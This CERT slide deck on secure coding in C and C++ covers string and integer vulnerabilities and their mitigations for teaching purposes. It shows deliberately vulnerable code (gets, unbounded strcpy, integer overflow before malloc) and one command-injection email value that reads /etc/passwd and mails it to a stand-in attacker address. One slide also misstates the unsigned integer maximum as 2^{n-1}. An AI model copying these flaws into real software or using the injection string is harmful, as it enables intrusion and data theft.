CERT

Secure Coding in C and C++

A Look at Common Vulnerabilities

Robert C. Seacord
Jason Rafail

Software Engineering Institute

Agenda

Strings

Integers

Summary

Agenda

Strings

Integers

Summary

String Agenda

Strings

Common String Manipulation Errors

Mitigation Strategies

Strings

Comprise most of the data exchanged between an end user and a software system


- command-line arguments
- environment variables
- console input

Software vulnerabilities and exploits are caused by weaknesses in

- string representation
- string management
- string manipulation

C-Style Strings

Strings are a fundamental concept in software engineering, but they are not a built-in type in C or C++.



h	e	l	l	o	\0

length

C-style strings consist of a contiguous sequence of characters terminated by and including the first null character.

- A pointer to a string points to its initial character.
- The length of a string is the number of bytes preceding the null character
- The value of a string is the sequence of the values of the contained characters, in order.

C++ Strings

The standardization of C++ has promoted the standard template class **`std::basic_string`** and its **`char`** instantiation **`std::string`**

The **`basic_string`** class is less prone to security vulnerabilities than C-style strings.

C-style strings are still a common data type in C++ programs

Impossible to avoid having multiple string types in a C++ program except in rare circumstances

- there are no string literals
- no interaction with the existing libraries that accept C-style strings only C-style strings are used

Agenda

Strings

Common String Manipulation Errors

Mitigation Strategies

Common String Manipulation Errors

Programming with C-style strings, in C or C++, is error prone.

Common errors include

- Unbounded string copies
- Null-termination errors
- Truncation
- Improper data sanitization

Unbounded String Copies

Occur when data is copied from a unbounded source to a fixed length character array

```
void main(void) {
     char Password[80];
     puts("Enter 8 character password:");
     gets(Password);
          ...
}
```

Copying and Concatenation

It is easy to make errors when copying and concatenating strings because standard functions do not know the size of the destination buffer

```
int main(int argc, char *argv[]) {
  char name[2048];
  strcpy(name, argv[1]);
  strcat(name, " = ");
  strcat(name, argv[2]);
        ...
}
```

C++ Unbounded Copy

Inputting more than 11 characters into following the C++ program results in an out-of-bounds write:

```
#include <iostream.h>
int main() {
 char buf[12];
 cin >> buf;
 cout << "echo: " << buf << endl;
}
```

Simple Solution

```
#include <iostream.h>

int main() {
  char buf[12];

  cin.width(12);
  cin >> buf;
  cout << "echo: " << buf << endl;
}
```

The extraction operation can be limited to a specified number of characters if **`ios_base::width`** is set to a **`value > 0`**

After a call to the extraction operation the value of the **`width`** field is reset to 0

Null-Termination Errors

Another common problem with C-style strings is a failure to properly null terminate

```
  int main(int argc, char* argv[]) {
    char a[16];
    char b[16];
    char c[32];

    strncpy(a, "0123456789abcdef", sizeof(a));
    strncpy(b, "0123456789abcdef", sizeof(b));
    strncpy(c, a, sizeof(c));
}
```

Neither **`a[]`** nor **`b[]`** are properly terminated

From ISO/IEC 9899:1999

The **strncpy** function

```
      char *strncpy(char * restrict s1,
               const char * restrict s2,
               size_t n);
```

copies not more than **n** characters (characters that follow a null character are not copied) from the array pointed to by **s2** to the array pointed to by **s1**.[260)]

260) Thus, if there is no null character in the first **n** characters of the array pointed to by **s2**, the result will not be null-terminated.

String Truncation

Functions that restrict the number of bytes are often recommended to mitigate against buffer overflow vulnerabilities

- `strncpy()` instead of `strcpy()`
- `fgets()` instead of `gets()`
- `snprintf()` instead of `sprintf()`

Strings that exceed the specified limits are truncated

Truncation results in a loss of data, and in some cases, to software vulnerabilities

Write Outside Array Bounds

```
int main(int argc, char *argv[]) {
 int i = 0;
 char buff[128];
 char *arg1 = argv[1];

 while (arg1[i] != '\0' ) {
  buff[i] = arg1[i];
  i++;
 }
 buff[i] = '\0';
 printf("buff = %s\n", buff);
}
```

Because C-style strings are character arrays, it is possible to perform an insecure string operation without invoking a function

Improper Data Sanitization

An application inputs an email address from a user and writes the address to a buffer [Viega 03]

```
sprintf(buffer,
   "/bin/mail %s < /tmp/email",
   addr
);
```

The buffer is then executed using the **`system()`** call.

The risk is, of course, that the user enters the following string as an email address:

```
bogus@addr.com; cat /etc/passwd  | mail some@badguy.net
```

[Viega 03] Viega, J., and M. Messier. *Secure Programming Cookbook for C and C++: Recipes for Cryptography, Authentication, Networking, Input Validation & More*. Sebastopol, CA: O'Reilly, 2003.

Agenda

Strings

Common String Manipulation Errors

Mitigation Strategies

Mitigation Strategies

ISO/IEC “Security” TR 24731

Managed string library

ISO/IEC TR 24731 Goals

Mitigate against

- Buffer overrun attacks
- Default protections associated with program-created file

Do not produce unterminated strings

Do not unexpectedly truncate strings

Preserve the null terminated string data type

Support compile-time checking

Make failures obvious

Have a uniform pattern for the function parameters and return type

ISO/IEC TR 24731 Example

```
int main(int argc, char* argv[]) {
  char a[16];
  char b[16];
  char c[24];

  strcpy_s(a, sizeof(a), "0123456789abcde");
  strcpy_s(b, sizeof(b), "0123456789abcde");
  strcpy_s(c, sizeof(c), a);
  strcat_s(c, sizeof(c), b);
}
```

`strcpy_s()` fails and generates a runtime constraint error

ISO/IEC TR 24731 Summary

Already available in Microsoft Visual C++ 2005 (just released Monday)

Functions are still capable of overflowing a buffer if the maximum length of the destination buffer is incorrectly specified

The ISO/IEC TR 24731 functions

- are not "fool proof"
- useful in
  - preventive maintenance
  - legacy system modernization

Managed Strings

Manage strings dynamically

- allocate buffers
- resize as additional memory is required

Managed string operations guarantee that

- strings operations cannot result in a buffer overflow
- data is not discarded
- strings are properly terminated (strings may or may not be null terminated internally)

Disadvantages

- unlimited can exhaust memory and be used in denial-of-service attacks
- performance overhead

Data Type

Managed strings use an opaque data type

```
struct string_mx;

typedef struct string_mx *string_m;
```

The representation of this type is

- private
- implementation specific

Create / Retrieve String Example

```
errno_t retValue;
char *cstr;  // c style string
string_m str1 = NULL;

if (retValue = strcreate_m(&str1, "hello, world")) {
  fprintf(stderr, "Error %d from strcreate_m.\n", retValue);
}
else { // print string
  if (retValue = getstr_m(&cstr, str1)) {
    fprintf(stderr, "error %d from getstr_m.\n", retValue);
  }
  printf("(%s)\n", cstr);
  free(cstr); // free duplicate string
}
```

Status code uniformly provided as return value

- prevents nesting
- encourages status checking

Data Sanitization

The managed string library provides a mechanism for dealing with data sanitization by (optionally) ensuring that all characters in a string belong to a predefined set of “safe” characters.

```
errno_t setcharset(
    string_m s,
    const string_m safeset
);
```

Agenda

Strings

Integers

Summary

Integer Agenda

Integral security

Types

Conversions

Error conditions

Mitigation strategies

Integer Security

Integers represent a growing and underestimated source of vulnerabilities in C and C++ programs.

Integer range checking has not been systematically applied in the development of most C and C++ software.

- security flaws involving integers exist
- a portion of these are likely to be vulnerabilities

A software vulnerability may result when a program evaluates an integer to an unexpected value.

Integer Security Example

```
int main(int argc, char *argv[]) {
  unsigned short int total;
  total=strlen(argv[1])+
             strlen(argv[2])+1;
  char *buff = (char *)malloc(total);
  strcpy(buff, argv[1]);
  strcat(buff, argv[2]);
}
```

Combined string lengths can exceed capacity of **`unsigned short int`**

`malloc()` allocates a buffer that is too small to hold the arguments resulting in a buffer overflow.

Integer Section Agenda

Integral security

Types

Conversions

Error conditions

Operations

Signed and Unsigned Types

Integers in C and C++ are either signed or unsigned.

For each signed type there is an equivalent unsigned type.

Signed Integers

Signed integers are used to represent positive and negative values.

On a computer using two’s complement arithmetic, a signed integer ranges from -2^{n-1} through $2^{n-1}-1$.

Unsigned Integers

Unsigned integer values range from zero to a maximum that depends on the size of the type.

This maximum value can be calculated as 2^{n-1}, where *n* is the number of bits used to represent the unsigned type.

Standard Types

Standard integers include the following types, in increasing length order

- **`signed char`**
- **`short int`**
- **`int`**
- **`long int`**
- **`long long int`**


Integer Ranges 1

Min and max values for an integer type depends on

- the type’s representation
- signedness
- number of allocated bits

The C99 standard sets minimum requirements for these ranges.

Integer Ranges 2



`signed char`

-128 0 127

`unsigned char`

0 255

`short`

- 32768 0 32767

`unsigned short`

0 65535

Integer Section Agenda

Integral security

Types

Conversions

Error conditions

Mitigation strategies

Integer Conversions

Type conversions occur explicitly in C and C++ as the result of a cast or implicitly as required by an operation.

Conversions can lead to lost or misinterpreted data.

Implicit conversions are a consequence of the C language ability to perform operations on mixed types.

C99 rules define how C compilers handle conversions

- integer promotions
- integer conversion rank
- usual arithmetic conversions

From	To	Method
Unsigned		
char	char	Preserve bit pattern; high-order bit becomes sign bit
char	short	Zero-extend
char	long	Zero-extend
char	unsigned short	Zero-extend
char	unsigned long	Zero-extend
short	char	Preserve low-order byte
short	short	Preserve bit pattern; high-order bit becomes sign bit
short	long	Zero-extend
short	unsigned char	Preserve low-order byte
long	char	Preserve low-order byte
long	short	Preserve low-order word
long	long	Preserve bit pattern; high-order bit becomes sign bit
long	unsigned char	Preserve low-order byte
long	unsigned short	Preserve low-order word

Key: lost data Incorrect interpretation

From	To	Method
char	short	Sign-extend
char	long	Sign-extend
char	unsigned char	Preserve pattern; high-order bit loses function as sign bit
char	unsigned short	Sign-extend to short; convert short to unsigned short
char	unsigned long	Sign-extend to long; convert long to unsigned long
short	char	Preserve low-order byte
short	long	Sign-extend
short	unsigned char	Preserve low-order byte
short	unsigned short	Preserve bit pattern; high-order bit loses function as sign bit
short	unsigned long	Sign-extend to long; convert long to unsigned long
long	char	Preserve low-order byte
long	short	Preserve low-order word
long	unsigned char	Preserve low-order byte
long	unsigned short	Preserve low-order word
long	unsigned long	Preserve bit pattern; high-order bit loses function as sign bit

Key: lost data | Incorrect interpretation

Integer Section Agenda

Integral security

Types

Conversions

Error conditions

Mitigation strategies

Integer Error Conditions 1

Integer operations can resolve to unexpected values as a result of an

- overflow
- truncation
- sign error

Overflow

An integer overflow occurs when an integer is increased beyond its maximum value or decreased beyond its minimum value.

Overflows can be signed or unsigned

A signed overflow occurs when a value is carried over to the sign bit

An unsigned overflow occurs when the underlying representation can no longer represent a value

Overflow Examples

```
int i;
unsigned int j;

i = INT_MAX;  // 2,147,483,647
i++;
printf("i = %d\n", i);

j = UINT_MAX; // 4,294,967,295;
j++;
printf("j = %u\n", j);
```

```
i=-2,147,483,648
```

```
j = 0
```

Truncation Errors

Truncation errors occur when

- an integer is converted to a smaller integer type
- the value of the original integer is outside the range of the smaller type

Low-order bits of the original value are preserved and the high-order bits are lost.

Truncation Error Example

```
char cresult, c1, c2, c3;

c1 = 100;

c2 = 90;

cresult = c1 + c2;
```

Adding **`c1`** and **`c2`** exceeds the max size of **`signed char (+127)`**

Truncation occurs when the value is assigned to a type that is too small to represent the resulting value

Integers smaller than **`int`** are promoted to **`int`** or **`unsigned int`** before being operated on

Truncation or Size Error?

```
unsigned short int u = 32768;
short int i;

i = u;
printf("i = %d\n", i);

u = 65535;
i = u;
printf("i = %d\n", i);
```

USHRT_MAX = 65535

SHRT_MAX = 32767

i=-32768

i = -1

Sign Errors

When an unsigned value is converted to a signed value of the same length

- bit pattern is preserved
- the high-order bit becomes a sign bit

Values above the maximum value for the signed integer type are converted to negative numbers.

Sign Error Example

```
int i = -3;
unsigned short u;

u = i;
printf("u = %hu\n", u);
```

```
u = 65533
```

Integer Section Agenda

Integral security

Types

Conversions

Error conditions

Mitigation strategies

Range Checking

Type range checking can eliminate integer vulnerabilities.

External inputs should be evaluated to determine whether there are identifiable upper and lower bounds.

- limits should be enforced by the interface
- easier to find and correct input problems than it is to trace internal errors back to faulty inputs

Limit input of excessively large or small integers

Typographic conventions can be used in code to

- distinguish constants from variables
- distinguish externally influenced variables from locally used variables with well-defined ranges

Strong Typing

One way to provide better type checking is to provide better types.

Using an unsigned type can guarantee that a variable does not contain a negative value.

This solution does not prevent overflow.

Strong typing should be used so that the compiler can be more effective in identifying range problems.

Compiler Runtime Checks

The **`gcc`** and **`g++`** compilers include an **`-ftrapv`** compiler option that provides limited support for detecting integer exceptions at runtime.

This option generates traps for signed overflow on addition, subtraction, multiplication operations.

Safe Integer Operations

An ancillary approach for preventing integer errors is to protect each operation.

This approach can be labor intensive and expensive to perform.

Use a safe integer library for all operations on integers where one or more of the inputs could be influenced by an untrusted source.

SafeInt Class

SafeInt is a C++ template class written by David LeBlanc.

Implements the precondition approach and tests the values of operands before performing an operation to determine whether errors might occur.

The class is declared as a template, so it can be used with any integer type.

Nearly every relevant operator has been overridden except for the subscript operator[ ]

SafeInt Solution

The variables **s1** and **s2** are declared as SafeInt types

```
int main(int argc, char *const *argv) {
  try{
    SafeInt<unsigned long> s1(strlen(argv[1]));
    SafeInt<unsigned long> s2(strlen(argv[2]));
    char *buff = (char *) malloc(s1 + s2 + 1);
    strcpy(buff, argv[1]);
    strcat(buff, argv[2]);
  }
  catch(SafeIntException err) {
    abort();
  }
}
```

When the + operator is invoked it uses the safe version of the operator implemented as part of the SafeInt class.

When to Use Safe Integers

Use safe integers when integer values can be manipulated by untrusted sources, for example

- the size of a structure
- the number of structures to allocate

```
void* CreateStructs(int StructSize, int HowMany) {

   SafeInt<unsigned long> s(StructSize);


   s *= HowMany;

   return malloc(s.Value());

 }
```

Structure size multiplied by # required to determine size of memory to allocate.

The multiplication can overflow the integer and create a buffer overflow vulnerability

When Not to Use Safe Integers

Don’t use safe integers when no overflow possible

- tight loop
- variables are not externally influenced

```
void foo() {
  char a[INT_MAX];
  int i;

  for (i = 0; i < INT_MAX; i++)
    a[i] = '\0';
}
```

Agenda

Strings

Integers

Summary

Summary

Not all coding flaws are difficult to exploit but some can be

- Never under estimate the amount of effort an attacker will put into the development of an exploit

Common coding errors are a principal cause of software vulnerabilities.

Practical avoidance strategies can be used to eliminate or reduce the number coding flaws that that can lead to security failures.

The first and foremost strategy for reducing securing related coding flaws is to educate developers how to avoid creating vulnerable code

Make software security is an objective of the software development process

For More Information

Visit the CERT® web site

http://www.cert.org/

Contact Presenter

Robert C. Seacord	rcs@cert.org
Jason Rafail	jrafail@cert.org

Contact CERT Coordination Center

Software Engineering Institute
Carnegie Mellon University
4500 Fifth Avenue
Pittsburgh PA 15213-3890

Hotline: **412-268-7090**

CERT/CC personnel answer 8:00 a.m. — 5:00 p.m. and are on call for emergencies during other hours.

Fax: **412-268-6989**

E-mail: cert@cert.org